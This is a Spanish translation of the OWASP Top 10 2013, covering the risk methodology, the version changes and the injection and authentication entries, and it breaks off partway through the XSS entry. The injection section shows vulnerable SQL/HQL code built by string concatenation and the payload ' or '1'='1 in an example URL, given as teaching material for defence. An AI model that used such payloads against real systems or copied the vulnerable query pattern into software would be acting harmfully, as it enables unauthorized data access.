OWASP

The Open Web Application Security Project

OWASP Top 10 - 2013

Los diez riesgos más críticos en Aplicaciones Web

release

O Acerca de OWASP

Prefacio

El software inseguro está debilitando las finanzas, salud, defensa, energía, y otras infraestructuras críticas. A medida que la infraestructura digital se hace cada vez más compleja e interconectada, la dificultad de lograr la seguridad en aplicaciones aumenta exponencialmente. No se puede dar el lujo de tolerar problemas de seguridad relativamente sencillos, como los que se presentan en este OWASP Top 10.

El objetivo del proyecto Top 10 es crear conciencia acerca de la seguridad en aplicaciones mediante la identificación de algunos de los riesgos más críticos que enfrentan las organizaciones. El proyecto Top 10 es referenciado por muchos estándares, libros, herramientas, y organizaciones, incluyendo MITRE, PCI DSS, DISA, FCT, y muchos más . Esta versión de OWASP Top 10 marca el aniversario número diez de este proyecto, de concientización sobre la importancia de los riesgos de seguridad en aplicaciones. OWASP Top 10 fue lanzado por primera vez en 2003, con actualizaciones menores en 2004 y 2007. La versión 2010 fue renovada para dar prioridad al riesgo, no sólo a la prevalencia. La edición 2013 sigue el mismo enfoque.

Lo invitamos a que utilice el Top 10 para hacer que su organización se inicie en la temática sobre seguridad en aplicaciones. Los desarrolladores pueden aprender de los errores de otras organizaciones. Los ejecutivos deben comenzar a pensar como gestionar el riesgo que las aplicaciones de software crean en sus empresas.

A largo plazo, le recomendamos que cree un programa de seguridad en aplicaciones que sea compatible con su cultura y su tecnología. Estos programas vienen en todas las formas y tamaños, y debe evitar tratar de hacer todo lo prescrito por algún modelo de procesos. En cambio, debe de aprovechar las fortalezas existentes en su organización para hacer y medir lo que le funcione a usted.
Esperamos que OWASP Top 10 sea útil para sus esfuerzos de seguridad en aplicaciones. Por favor no dude en ponerse en contacto con OWASP para sus dudas, comentarios, e ideas, ya sea públicamente a owasp-topten@lists.owasp.org o en privado a dave.wichers@owasp.org.

Acerca de OWASP

El proyecto abierto de seguridad en aplicaciones Web (OWASP por sus siglas en inglés) es una comunidad abierta dedicada a facultar a las organizaciones a desarrollar, adquirir y mantener aplicaciones que pueden ser confiables. En OWASP encontrará gratuitas y abiertas …

- Herramientas y estándares de seguridad en aplicaciones
- Libros completos de revisiones de seguridad en aplicaciones, desarrollo de código fuente seguro, y revisiones de seguridad en código fuente
- Controles de seguridad estándar y librerías
- Capítulos locales en todo el mundo
- Investigaciones de vanguardia
- Extensas conferencias alrededor del mundo
- Listas de correo

Aprenda más en: https://www.owasp.org

Todas las herramientas de OWASP, documentos, foros, y capítulos son gratuitas y abiertas a cualquiera interesado en mejorar la seguridad en aplicaciones. Abogamos por resolver la seguridad en aplicaciones como un problema de personas, procesos y tecnología, ya que los enfoques más efectivos para la seguridad en aplicaciones requieren mejoras en todas estas áreas.

OWASP es un nuevo tipo de organización. Nuestra libertad de presiones comerciales nos permite proveer información sobre seguridad en aplicaciones sin sesgos, práctica y efectiva. OWASP no está afiliada con ninguna compañía de tecnología, aunque apoyamos el uso instruido de tecnologías de seguridad comercial. Al igual que muchos otros proyectos de software de código abierto, OWASP produce muchos tipos de materiales en una manera abierta y colaborativa.

La fundación OWASP es una entidad sin ánimo de lucro para asegurar el éxito a largo plazo del proyecto. Casi todos los asociados con OWASP son voluntarios, incluyendo la junta directiva de OWASP, comités globales, líderes de capítulos, los líderes y miembros de proyectos. Apoyamos la investigación innovadora sobre seguridad a través de becas e infraestructura.

¡Únase a nosotros!

Derechos de Autor y Licencia

1 Introducción

Bienvenidos

Bienvenidos al OWASP Top 10 2013! Esta actualización profundiza sobre una de las categorías de la versión 2010, a fin de ser más inclusivo, sobre importantes vulnerabilidades comunes, y reordena algunos de los demás basándose en el cambio de los datos de prevalencia. También presenta un componente de seguridad como centro de atención, mediante la creación de una categoría específica para este riesgo, sacándolo de la oscuridad de la letra pequeña del Top Ten 2010; A6: La configuración de seguridad incorrecta.

El OWASP Top 10 2013, se basa en 8 conjuntos de datos de 7 firmas especializadas en seguridad de aplicaciones, incluyendo 4 empresas consultoras y 3 proveedores de herramientas /SaaS (1 estático, dinámico 1, y 1 con ambos). Estos datos abarcan más de 500.000 vulnerabilidades a través de cientos de organizaciones y miles de aplicaciones. Las vulnerabilidades del Top 10 son seleccionadas y priorizadas de acuerdo a estos datos de prevalencia, en combinación con estimaciones consensuadas de explotabilidad, detectabilidad e impacto.

El objetivo principal del Top 10 es educar a los desarrolladores, diseñadores, arquitectos, gerentes, y organizaciones ; sobre las consecuencias de las vulnerabilidades de seguridad más importantes en aplicaciones web. El Top 10 provee técnicas básicas sobre como protegerse en estas áreas de alto riesgo – y también provee orientación sobre los pasos a seguir.

Advertencias

No se detenga en el Top 10. Existen cientos de problemas que pueden afectar la seguridad en general de una aplicación web , tal como se ha discutido en la Guía de Desarrollo OWASP y OWASP Cheat Sheet. Este documento es de lectura esencial para cualquiera que desarrolle aplicaciones web hoy en día. Una efectiva orientación en como encontrar vulnerabilidades en aplicaciones web es suministrada en las Guía de Pruebas OWASP y la Guía de Revisión de Código OWASP.

Cambio constante. Este Top 10 continuará cambiando. Incluso sin cambiar una sola línea de código en la aplicación, es posible llegar a ser vulnerable, ya que al descubrirse nuevos defectos, los ataques son refinados. Por favor, revise los consejos al final del Top 10 "Próximos pasos para Desarrolladores, Verificadores y Organizaciones" para mayor información.

Piense positivamente. Cuando se encuentre preparado para dejar de buscar vulnerabilidades y focalizarse en establecer controles seguros de aplicaciones, OWASP ha producido el Application Security Verification Standard (ASVS) como una guía para organizaciones y revisores de aplicaciones que detalla los controles de seguridad a verificar en una aplicación.

Utilice herramientas inteligentemente. Las vulnerabilidades de seguridad pueden ser bastante complejas y encontrarse ocultas en montañas de código. En muchos casos, el enfoque mas eficiente y económico para encontrar y eliminar dichas vulnerabilidades es la combinación de expertos armados con buenas herramientas para realizar esta tarea.

Push left. Enfocarse en hacer que la seguridad sea parte de la cultura organizacional a través de todo el ciclo de desarrollo. Puede encontrar más información en Open Software Assurance Maturity Model (SAMM) y Rugged Handbook.

Agradecimientos

Gracias a Aspect Security por iniciar, liderar, y actualizar el OWASP Top 10, desde sus inicios en 2003, y a sus autores primarios: Jeff Williams y Dave Wichers.

ASPECT SECURITY
Application Security Experts

Nos gustaría agradecer a las siguientes organizaciones que contribuyeron con datos predominantes de vulnerabilidades para actualizar el Top Ten.

- Aspect Security – Statistics
- HP – Statistics tanto de Fortify como de WebInspect
- Minded Security – Statistics
- Softtek – Statistics
- Trustwave, SpiderLabs – Statistics (Ver pág. 50)
- Veracode – Statistics
- WhiteHat Security Inc. – Statistics

Nos gustaría dar las gracias a todos los que contribuyeron con las versiones anteriores del Top 10. Sin estas aportaciones, no sería lo que es hoy. También nos gustaría dar las gracias a aquellos que han aportado comentarios constructivos y a los que dedicaron tiempo de revisión de esta actualización del Top 10:

- Adam Baso (Wikimedia Foundation)
- Mike Boberski (Booz Allen Hamilton)
- Torsten Gigler
- Neil Smithline – (MorphoTrust USA) Por producir la wiki de esta versión del Top 10 y proporcionar información.

Y, por último, nos gustaría de antemano dar las gracias a todos los traductores por traducir esta versión del Top 10 en varios idiomas, lo que ayuda a hacer que el OWASP Top 10 sea accesible al planeta entero.

RN Notas sobre la versión

¿Qué ha cambiado del 2010 al 2013?

El escenario de amenazas para la seguridad en aplicaciones cambia constantemente. Los factores clave en esta evolución son los avances hechos por los atacantes, la liberación de nuevas tecnologías con nuevas debilidades y defensas incorporadas, así como el despliegue de sistemas cada vez más complejos. Para mantener el ritmo, actualizamos periódicamente el OWASP Top 10. En esta versión 2013, hemos realizado los siguientes cambios:

1) Basados en nuestros datos, la Pérdida de Autenticación y Gestión de Sesiones ascendió en prevalencia. Pensamos que probablemente se deba a que se están realizando mayores esfuerzos de detección, y no a un aumento de prevalencia en sí. Por este motivo, intercambiamos las posiciones de los riesgos A2 y A3.

2) Falsificación de Peticiones en Sitios Cruzados (CSRF) disminuyó en prevalencia en base a nuestros datos, por lo tanto descendió de la posición 2010-A5 a la posición 2013-A8. Creemos que se debe a que éste ha estado durante 6 años en el OWASP Top 10 , motivando a las organizaciones y desarrolladores de *frameworks* a enfocarse lo suficiente para reducir significativamente el número de vulnerabilidades en las aplicaciones del "mundo real".

3) Hemos ampliado Falla de Restricción de Acceso a URL desde el OWASP Top 10 2010 para brindarle un significado más amplio:
   + 2010-A8: Falla de Restricción de Acceso a URL ahora es 2013-A7: Ausencia de Control de Acceso a las Funciones - para cubrir todos los controles de acceso a nivel de función. Existen muchas maneras de especificar a qué función se accede, no sólo la URL.

4) Hemos fusionado y ampliado 2010-A7 y A9-2010 para crear: 2013-A6: Exposición de Datos Sensibles:
   + Esta nueva categoría fue creada por la fusión de 2010-A7 - Almacenamiento Criptográfico Inseguro y 2010-A9 - Protección Insuficiente en la Capa de Transporte, además de añadir riesgos de exposición de datos sensibles en el navegador. Esta nueva categoría abarca la protección de datos sensibles (distinta al control de acceso, que está cubierta por 2013-A4 y 2013-A4) desde que es provisto por el usuario, transmitido, almacenado por la aplicación y enviado al navegador nuevamente.

5) Hemos añadido 2013-A9: Uso de Componentes con Vulnerabilidades Conocidas:
   + Este tema fue mencionado como parte de 2010-A6 - Defectuosa configuración de seguridad, pero ahora posee una categoría propia debido al crecimiento del desarrollo basado en componentes. Esto ha incrementado de manera significativa el riesgo de la utilización de componentes con vulnerables conocidas.


OWASP Top 10 – 2010 (Previo)	OWASP Top 10 – 2013 (Nuevo)
A1 – Inyección	**A1 – Inyección**
A3 – Pérdida de Autenticación y Gestión de Sesiones	**A2 – Pérdida de Autenticación y Gestión de Sesiones**
A2 – Secuencia de Comandos en Sitios Cruzados (XSS)	**A3 – Secuencia de Comandos en Sitios Cruzados (XSS)**
A4 – Referencia Directa Insegura a Objetos	**A4 – Referencia Directa Insegura a Objetos**
A6 – Defectuosa Configuración de Seguridad	**A5 – Configuración de Seguridad Incorrecta**
A7 – Almacenamiento Criptográfico Inseguro – Fusionada A9→	**A6 – Exposición de Datos Sensibles**
A8 – Falla de Restricción de Acceso a URL – Ampliada en →	**A7 – Ausencia de Control de Acceso a las Funciones**
A5 – Falsificación de Peticiones en Sitios Cruzados (CSRF)	**A8 – Falsificación de Peticiones en Sitios Cruzados (CSRF)**
<dentro de A6: – Defectuosa Configuración de Seguridad>	**A9 – Uso de Componentes con Vulnerabilidades Conocidas**
A10 – Redirecciones y reenvíos no validados	**A10 – Redirecciones y reenvíos no validados**
A9 – Protección Insuficiente en la Capa de Transporte	**Fusionada con 2010-A7 en la nueva 2013-A6**

Riesgo

Riesgos de Seguridad en Aplicaciones

¿Qué son los riesgos de seguridad en aplicaciones?

Los atacantes pueden potencialmente usar rutas diferentes a través de la aplicación para hacer daño a su negocio u organización. Cada una de estas rutas representa un riesgo que puede, o no, ser lo suficientemente grave como para justificar la atención.



A veces, estas rutas son triviales de encontrar y explotar, y a veces son muy difíciles. Del mismo modo, el daño que se causa puede ir de ninguna consecuencia, o ponerlo fuera del negocio. Para determinar el riesgo en su organización, puede evaluar la probabilidad asociada a cada agente de amenaza, vector de ataque, y la debilidad en la seguridad, y combinarla con una estimación del impacto técnico y de negocios para su organización. En conjunto, estos factores determinan el riesgo global.

¿Cuál es Mi riesgo?

El OWASP Top 10 se enfoca en la identificación de los riesgos más serios para una amplia gama de organizaciones. Para cada uno de estos riesgos, proporcionamos información genérica sobre la probabilidad y el impacto técnico a través del siguiente esquema de calificaciones, que está basado en Metodología de Evaluación de Riesgos OWASP.

Agente de Amenaza	Vectores de Ataque	Prevalencia de Debilidades	Detectabilidad de Debilidades	Impacto Técnico	Impacto al Negocio
Específico de la aplicacion	Fácil	Difundido	Fácil	Severo	**Específico de la aplicación /negocio**
	Promedio	Común	Promedio	Moderado	
	Difícil	Poco Común	Difícil	Menor	

Sólo usted sabe los detalles específicos de su negocio. Para una aplicación determinada, podría no existir un agente de amenaza que pueda ejecutar el ataque en cuestión, o el impacto técnico podría no hacer ninguna diferencia en su negocio. Por lo tanto, usted debe evaluar cada riesgo, enfocándose en los agentes de amenaza, los controles de seguridad y el impacto al negocio. Nosotros enunciamos los Agentes de Amenaza como específicos de la aplicación, y el impacto al negocio como específico de la aplicación/negocio, con el fin de indicar que estos son claramente dependientes de los detalles específicos de las aplicaciones en su empresa.

Los nombres de los riesgos en el Top 10 derivan del tipo de ataque, el tipo de debilidad o el tipo de impacto que causan. Hemos elegido los nombres que reflejan con precisión los riesgos y, cuando es posible, alineamos con la terminología común para aumentar el nivel de conciencia sobre ellos.

Referencias

OWASP

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling


Externas

- FAIR Information Risk Framework
- Microsoft Threat Modeling (STRIDE and DREAD)

T10 OWASP Top 10 de Riesgos de Seguridad en Aplicaciones

A1- Inyección	Las fallas de inyección, tales como SQL, OS, y LDAP, ocurren cuando datos no confiables son enviados a un interprete como parte de un comando o consulta. Los datos hostiles del atacante pueden engañar al interprete en ejecutar comandos no intencionados o acceder datos no autorizados.
A2 – Pérdida de Autenticación y Gestión de Sesiones	Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son frecuentemente implementadas incorrectamente, permitiendo a los atacantes comprometer contraseñas, claves, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios.
A3 – Secuencia de Comandos en Sitios Cruzados (XSS)	Las fallas XSS ocurren cada vez que una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada. XSS permite a los atacantes ejecutar secuencia de comandos en el navegador de la victima los cuales pueden secuestrar las sesiones de usuario, destruir sitios web, o dirigir al usuario hacia un sitio malicioso.
A4 – Referencia Directa Insegura a Objetos	Una referencia directa a objetos ocurre cuando un desarrollador expone una referencia a un objeto de implementación interno, tal como un fichero, directorio, o base de datos. Sin un chequeo de control de acceso u otra protección, los atacantes pueden manipular estas referencias para acceder datos no autorizados.
A5 – Configuración de Seguridad Incorrecta	Una buena seguridad requiere tener definida e implementada una configuración segura para la aplicación, marcos de trabajo, servidor de aplicación, servidor web, base de datos, y plataforma. Todas estas configuraciones deben ser definidas, implementadas, y mantenidas ya que por lo general no son seguras por defecto. Esto incluye mantener todo el software actualizado, incluidas las librerías de código utilizadas por la aplicación.
A6 – Exposición de datos sensibles	Muchas aplicaciones web no protegen adecuadamente datos sensibles tales como números de tarjetas de crédito o credenciales de autenticación. Los atacantes pueden robar o modificar tales datos para llevar a cabo fraudes, robos de identidad u otros delitos. Los datos sensibles requieren de métodos de protección adicionales tales como el cifrado de datos, así como también de precauciones especiales en un intercambio de datos con el navegador.
A7 – Ausencia de Control de Acceso a Funciones	La mayoría de aplicaciones web verifican los derechos de acceso a nivel de función antes de hacer visible en la misma interfaz de usuario. A pesar de esto, las aplicaciones necesitan verificar el control de acceso en el servidor cuando se accede a cada función. Si las solicitudes de acceso no se verifican, los atacantes podrán realizar peticiones sin la autorización apropiada.
A8 - Falsificación de Peticiones en Sitios Cruzados (CSRF)	Un ataque CSRF obliga al navegador de una victima autenticada a enviar una petición HTTP falsificado, incluyendo la sesión del usuario y cualquier otra información de autenticación incluida automáticamente, a una aplicación web vulnerable. Esto permite al atacante forzar al navegador de la victima para generar pedidos que la aplicación vulnerable piensa son peticiones legítimas provenientes de la victima.
A9 – Utilización de componentes con vulnerabilidades conocidas	Algunos componentes tales como las librerías, los frameworks y otros módulos de software casi siempre funcionan con todos los privilegios. Si se ataca un componente vulnerable esto podría facilitar la intrusión en el servidor o una perdida seria de datos. Las aplicaciones que utilicen componentes con vulnerabilidades conocidas debilitan las defensas de la aplicación y permiten ampliar el rango de posibles ataques e impactos.
A10 – Redirecciones y reenvios no validados	Las aplicaciones web frecuentemente redirigen y reenvían a los usuarios hacia otras páginas o sitios web, y utilizan datos no confiables para determinar la página de destino. Sin una validación apropiada, los atacantes pueden redirigir a las víctimas hacia sitios de phishing o malware, o utilizar reenvíos para acceder páginas no autorizadas.

A1 Inyección



Específico de la Aplicación	Explotabilidad FÁCIL	Prevalencia COMÚN	Detección PROMEDIO	Impacto SEVERO	Específico de la aplicación/negocio
Considere a cualquiera que pueda enviar información no confiable al sistema, incluyendo usuarios externos, usuarios internos y administradores.	El atacante envía ataques con cadenas simples de texto, los cuales explotan la sintaxis del interprete a vulnerar. Casi cualquier fuente de datos puede ser un vector de inyección, incluyendo las fuentes internas.	Las fallas de inyección ocurren cuando una aplicación envía información no confiable a un interprete. Estas fallas son muy comunes, particularmente en el código antiguo. Se encuentran, frecuentemente, en las consultas SQL, LDAP, Xpath o NoSQL; los comandos de SO, intérpretes de XML, encabezados de SMTP, argumentos de programas, etc. Estas fallas son fáciles de descubrir al examinar el código, pero difíciles de descubrir por medio de pruebas. Los analizadores y «fuzzers» pueden ayudar a los atacantes a encontrar fallas de inyección.		Una inyección puede causar pérdida o corrupción de datos, pérdida de responsabilidad, o negación de acceso. Algunas veces, una inyección puede llevar a el compromiso total de el servidor.	Considere el valor de negocio de los datos afectados y la plataforma sobre la que corre el intérprete. Todos los datos pueden ser robados, modificados o eliminados. ¿Podría ser dañada su reputación?

¿Soy Vulnerable?

La mejor manera de averiguar si una aplicación es vulnerable a una inyección es verificar que en todo uso de intérpretes se separa la información no confiable del comando o consulta. Para llamados SQL, esto significa usar variables parametrizadas en todas las sentencias preparadas (prepared statements) y procedimientos almacenados, evitando las consultas dinámicas.

Verificar el código es una manera rápida y precisa para ver si la aplicación usa intérpretes de manera segura. Herramientas de análisis de código pueden ayudar al analista de seguridad a ver como se utilizan los intérpretes y seguir el flujo de datos a través de la aplicación. Los testadores pueden validar estos problemas al crear pruebas que confirmen la vulnerabilidad.

El análisis dinámico automatizado, el cual ejercita la aplicación puede proveer una idea de si existe alguna inyección explotable. Los analizadores automatizados no siempre pueden alcanzar a los intérpretes y se les dificulta detectar si el ataque fue exitoso. Un manejo pobre de errores hace a las inyecciones fáciles de descubrir.

¿Cómo prevenirlo?

Evitar una inyección requiere mantener los datos no confiables separados de los comandos y consultas.

1. La opción preferida es usar una API segura la cual evite el uso de interpretes por completo o provea una interface parametrizada. Sea cuidadoso con las APIs, como los procedimiento almacenados, que son parametrizados, pero que aún pueden introducir inyecciones en el motor del interprete.
2. Si una API parametrizada no está disponible, debe codificar cuidadosamente los caracteres especiales, usando la sintaxis de escape específica del intérprete. OWASP ESAPI provee muchas de estas rutinas de codificación.
3. La validación de entradas positiva o de "lista blanca" también se recomienda, pero no es una defensa integral dado que muchas aplicaciones requieren caracteres especiales en sus entradas. Si se requieren caracteres especiales, solo las soluciones anteriores 1. y 2. harían su uso seguro. La ESAPI de OWASP tiene una librería extensible de rutinas de validación positiva.

Ejemplos de Escenarios de Ataques

Escenario #1: La aplicación usa datos no confiables en la construcción de la siguiente instrucción SQL vulnerable:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

Escenario #2: De manera similar, si una aplicación confía ciegamente en el framework puede resultar en consultas que aún son vulnerables, (ej., Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

En ambos casos, al atacante modificar el parámetro 'id' en su navegador para enviar: **' or '1'='1**. Por ejemplo:

http://example.com/app/accountView?id=' or '1'='1

Esto cambia el significado de ambas consultas regresando todos los registros de la tabla "accounts". Ataques más peligrosos pueden modificar datos o incluso invocar procedimientos almacenados.

Referencias


OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Query Parameterization Cheat Sheet
- OWASP Command Injection Article
- OWASP XML eXternal Entity (XXE) Reference Article
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing

Externas

- CWE Entry 77 on Command Injection
- CWE Entry 89 on SQL Injection
- CWE Entry 564 on Hibernate Injection

A2 Pérdida de Autenticación y Gestión de Sesiones



Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia DIFUNDIDO	Detección PROMEDIO	Impacto SEVERO	Específico de la aplicación/negocio
Considere atacantes anónimos externos, así como a usuarios con sus propias cuentas, que podrían intentar robar cuentas de otros. Considere también a trabajadores que quieran enmascarar sus acciones.	El atacante utiliza filtraciones o vulnerabilidades en las funciones de autenticación o gestión de las sesiones (ej. cuentas expuestas, contraseñas, identificadores de sesión) para suplantar otros usuarios.	Los desarrolladores a menudo crean esquemas propios de autenticación o gestión de las sesiones, pero construirlos en forma correcta es difícil. Por ello, a menudo estos esquemas propios contienen vulnerabilidades en el cierre de sesión, gestión de contraseñas, tiempo de desconexión (expiración), función de recordar contraseña, pregunta secreta, actualización de cuenta, etc. Encontrar estas vulnerabilidades puede ser difícil ya que cada implementación es única.		Estas vulnerabilidades pueden permitir que algunas o todas las cuentas sean atacadas. Una vez que el ataque resulte exitoso, el atacante podría realizar cualquier acción que la víctima pudiese. Las cuentas privilegiadas son objetivos prioritarios.	Considere el valor de negocio de los datos afectados o las funciones de la aplicación expuestas. También considere el impacto en el negocio de la exposición pública de la vulnerabilidad.

¿Soy Vulnerable?

¿Están correctamente protegidos los activos de la gestión de sesiones como credenciales y los identificadores (ID) de sesión? Puedes ser vulnerable si:

1. Las credenciales de los usuarios no están protegidas cuando se almacenan utilizando un hash o cifrado. Ver el punto A6.
2. Se pueden adivinar o sobrescribir las credenciales a través de funciones débiles de gestión de la sesión (ej., creación de usuarios, cambio de contraseñas, recuperación de contraseñas, ID de sesión débiles).
3. Los ID de sesión son expuestos en la URL (ej., re-escritura de URL).
4. Los ID de sesión son vulnerables a ataques de fijación de la sesión.
5. Los ID de sesión no expiran, o las sesiones de usuario o los tokens de autenticación. En particular, los tokens de inicio de sesión único (SSO), no son invalidados durante el cierre de sesión.
6. Los ID de sesiones no son rotados luego de una autenticación exitosa.
7. Las contraseñas, ID de sesión y otras credenciales son trasmitidas a través de canales no cifrados. Ver el punto A6.

Visitar la sección de requisitos de ASVS V2 y V3 para más detalles.

¿Cómo prevenirlo?

La recomendación principal para una organización es facilitar a los desarrolladores:

1. **Un único conjunto de controles de autenticación y gestión de sesiones fuerte.** Dichos controles deberán conseguir:
   a. Cumplir con todos los requisitos de autenticación y gestión de sesiones definidos en el Application Security Verification Standard (ASVS) de OWASP, secciones V2 (Autenticación) y V3 (Gestión de sesiones).
   b. Tener un interfaz simple para los desarrolladores. Considerar el uso de ESAPI Authenticator y las APIs de usuario como buenos ejemplos a seguir, utilizar o sobre los que construir.
2. Se debe realizar un gran esfuerzo en evitar vulnerabilidades de XSS que podrían ser utilizadas para robar ID de sesión. Ver el punto A3.

Ejemplos de Escenarios de Ataques

Escenario #1: Aplicación de reserva de vuelos que soporta re-escritura de URL poniendo los ID de sesión en la propia dirección:

http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV**?dest=Hawaii**

Un usuario autenticado en el sitio quiere mostrar la oferta a sus amigos. Envía por correo electrónico el enlace anterior, sin ser consciente de que está proporcionando su ID de sesión. Cuando sus amigos utilicen el enlace utilizarán su sesión y su tarjeta de crédito.

Escenario #2: No se establecen correctamente los tiempos de expiración de la sesión en la aplicación. Un usuario utiliza un ordenador público para acceder al sitio. En lugar de cerrar la sesión, cierra la pestaña del navegador y se marcha. Un atacante utiliza el mismo navegador al cabo de una hora, y ese navegador todavía se encuentra autenticado.

Escenario #3: Un atacante interno o externo a la organización, consigue acceder a la base de datos de contraseñas del sistema. Las contraseñas de los usuarios no se encuentran cifradas, exponiendo todas las contraseñas al atacante.

Referencias

OWASP


Para un mayor conjunto de requisitos y problemas a evitar en esta área, ver las secciones de requisitos de ASVS para Autenticación (V2) y Gestión de Sesiones (V3).

- OWASP Authentication Cheat Sheet
- OWASP Forgot Password Cheat Sheet
- OWASP Session Management Cheat Sheet
- OWASP Development Guide: Chapter on Authentication
- OWASP Testing Guide: Chapter on Authentication

Externas

- CWE Entry 287 on Improper Authentication
- CWE Entry 384 on Session Fixation

A3 Secuencia de Comandos en Sitios Cruzados (XSS)



¿Soy Vulnerable?

Es vulnerable si no asegura que todas las entradas de datos ingresadas por los usuarios son codificadas adecuadamente; o si no se verifica en el momento de ingreso que los datos sean seguros antes de ser incluidos en la página de salida. Sin la codificación o validación debida, dicha entrada será tratada como contenido activo en el navegador. De utilizarse Ajax para actualizar dinámicamente la página, ¿utiliza una API de JavaScript segura ?. De utilizar una API de JavaScript insegura, se deben realizar la codificación o validación de las entradas.

Mediante el uso de herramientas automatizadas se pueden identificar ciertas vulnerabilidades de XSS. Sin embargo, cada aplicación construye las páginas de salida de forma diferente y utiliza distintos intérpretes en el navegador como JavaScript, ActiveX, Flash o Silverlight, dificultando la detección automática. Una cobertura completa requiere además de enfoques automáticos, una combinación de técnicas como la revisión manual de código y de pruebas de penetración.

Las tecnologías Web 2.0 como Ajax, hacen que XSS sea mucho más difícil de detectar mediante herramientas automatizadas.

¿Cómo prevenirlo?

Prevenir XSS requiere mantener los datos no confiables separados del contenido activo del navegador.

